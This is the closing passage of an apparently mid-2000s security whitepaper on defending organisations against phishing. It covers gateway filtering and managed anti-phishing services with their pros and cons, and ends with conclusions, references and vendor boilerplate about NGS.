There are now commercial services available that help organisations monitor the domain name service and alert when potentially threatening new domains are registered. Similarly, alerting services exist that will observe popular hacking chat rooms and posting forums for discussions on phishing and other spoofing scams.

3.4.4. Gateway Services

The enterprise network perimeter is an ideal place for adding gateway protection services that can monitor and control both inbound and outbound communications. These services can be used to identify malicious Phishing content; whether it be located within email or other communication streams.

Typical enterprise-level gateway services include:

- Gateway Anti-Virus Scanning – used to detect viruses, malicious scripting code and binary attachments that contain Trojan horse software.
- Gateway Anti-Spam Filtering – rule-based inspection of email content for key phrases (such as Viagra) and bad words, typically used to identify common spam, but also capable of stopping many forms of phishing attack that are designed to look like legitimate spam.
- Gateway Content Filtering – inspection of many types of communication methods (e.g. email, IM, AOL, HTTP, FTP) for bad content or requests. Simple protection against users visiting known bad or dangerous websites.
- Proxy Services – management concatenation of Internet protocols and control over types of egress communications. Protection against inbound attacks through the use of network address translation. Good protection against common information leakage of internal network configurations.

Advantages	Disadvantages
Update Efficiency It is far easier, and faster, for a large institution to update a relatively small number of gateway scanner than it is to ensure that all desktop scanners are up to date. Automated desktop virus scan updates help, but is still somewhat slower than gateway updates. **ISP Independence** Gateway content filtering is very effective at blocking access to known phishing sites or content, without waiting for an ISP to remove the offending phishing site. **Pre-emptive Protection** Malicious code can be blocked from entering the network.	**Traffic Limitations** Some forms of network traffic cannot be scanned. **Firewall Changes** Some gateway implementations may require manual configuration of firewalls and other gateway devices to implement blocking rules. **Roaming User Protection** Roaming users such as mobile salesmen are not protected by the gateway services.

3.4.5. Managed Services

While perimeter defence systems provide a good safeguard against many common phishing attack vectors, Phishers (along with Spammers) are constantly developing methods designed to bypass these protection agents.

Managed services in the realm of anti-spam and anti-phishing provide valuable improvements in security. This is largely due to their ability to analyse email messages delivered at a global level, and identify common threads between malicious emails. For instance, an organisation may only receive 5 or 6 carefully disguised phishing emails with minor content changes – not enough to trigger an anti-spam response – while the managed service provider has spotted several thousand of the same style emails which triggers the anti-spam/anti-phishing blocking processes. When dealing with phishing and spam, email volume is a key component in identifying malicious activities.

Active Web Monitoring

Managed service providers may deploy agent-based ‘bots to monitor URL’s and web content from remote sites, actively searching for all instances of an organisations logo, trademark, or unique web content. The subscribing organisation institution provides a “white list” of authorised users of logo, trademark, and unique web content to the service provider. When the ‘bots detect unauthorised deployments or instances of the logos, trademarks, or other web content, remediation actions may be taken by the subscriber.

Advantages	Disadvantages
Ease of Use Since the services are provided by an external party, there are very few internal requirements in setting up and configuring the service. **Wider Visibility** Managed service providers that look after many organisations globally have great visibility of current threats and can easily identify threats that would normally fall below standard triggering threshold. **Timely Intervention** Legal writs may be generated as a result of active monitoring of content, and identification of inappropriate use even if no phishing emails have been detected.	**Costly** For large organisations, outsourcing protection to managed service providers can be expensive. For smaller organisations the cost may however be less than running the service themselves with dedicated resources. **False Positive Management** Steps must be taken to manage false positives and quarantine procedures – requiring internal resources to monitor and manage this process.

Section 4: **Summations**

4.1. Conclusions

Phishing started off being part of popular hacking culture. Now, as more organisations provide greater online access for their customers, professional criminals are successfully using phishing techniques to steal personal finances and conduct identity theft at a global level.

By understanding the tools and technologies Phishers have in their arsenal, businesses and their customers can take a proactive stance in defending against future attacks. Organisations have within their grasp numerous techniques and processes that may be used to protect the trust and integrity of their customers personal data. The points raised within this paper, and the solutions proposed, represent key steps in securing online services from fraudulent phishing attacks – and also go a long way in protecting against many other popular hacking or criminal attack vectors.

By applying a multi-tiered approach to their security model (client-side, server-side and enterprise) organisations can easily manage their protection technologies against today's and tomorrows threats – without relying upon proposed improvements in communication security that are unlikely to be adopted globally for many years to come.

4.2. Resources

"Proposed Solutions to Address the Threat of Email Spoofing Scams", *The Anti-Phishing Working Group, December 2003*

"Anti-Phishing: Best Practices for Institutions and Consumers", *McAfee, March 2004*

"URL Encoded Attacks", *Gunter Ollmann, 2002*

"HTML Code Injection and Cross-site scripting", G*unter Ollmann, 2001*

"Web Based Session Management", *Gunter Ollmann, 2002*

"Custom HTML Authentication", *Gunter Ollmann, 2003*

"Phishing Victims Likely Will Suffer Identity Theft Fraud", *Gartner Research Note, A. Litan,*

14 May 2004.

Information Links

Code Fish Spam Watch - http://spamwatch.codefish.net.au/

Anti-Phishing Working Group - http://www.antiphishing.org/

Technical Info – http://www.technicalinfo.net/papers

About Next Generation Security Software (NGS)

NGS is the trusted supplier of specialist security software and hi-tech consulting services to large enterprise environments and governments throughout the world. Voted “best in the world” for vulnerability research and discovery in 2003, the company focuses its energies on advanced security solutions to combat today’s threats. In this capacity NGS act as adviser on vulnerability issues to the Communications-Electronics Security Group (CESG) the government department responsible for computer security in the UK. NGS maintains the largest penetration testing and security cleared CHECK team in EMEA. Founded in 2001, NGS is headquartered in Sutton, Surrey, with research offices in Scotland, and works with clients on a truly international level.

About NGS Insight Security Research (NISR)

The NGS Insight Security Research team are actively researching and helping to fix security flaws in popular off-the-shelf products. As the world leaders in vulnerability discovery, NISR release more security advisories than any other commercial security research group in the world.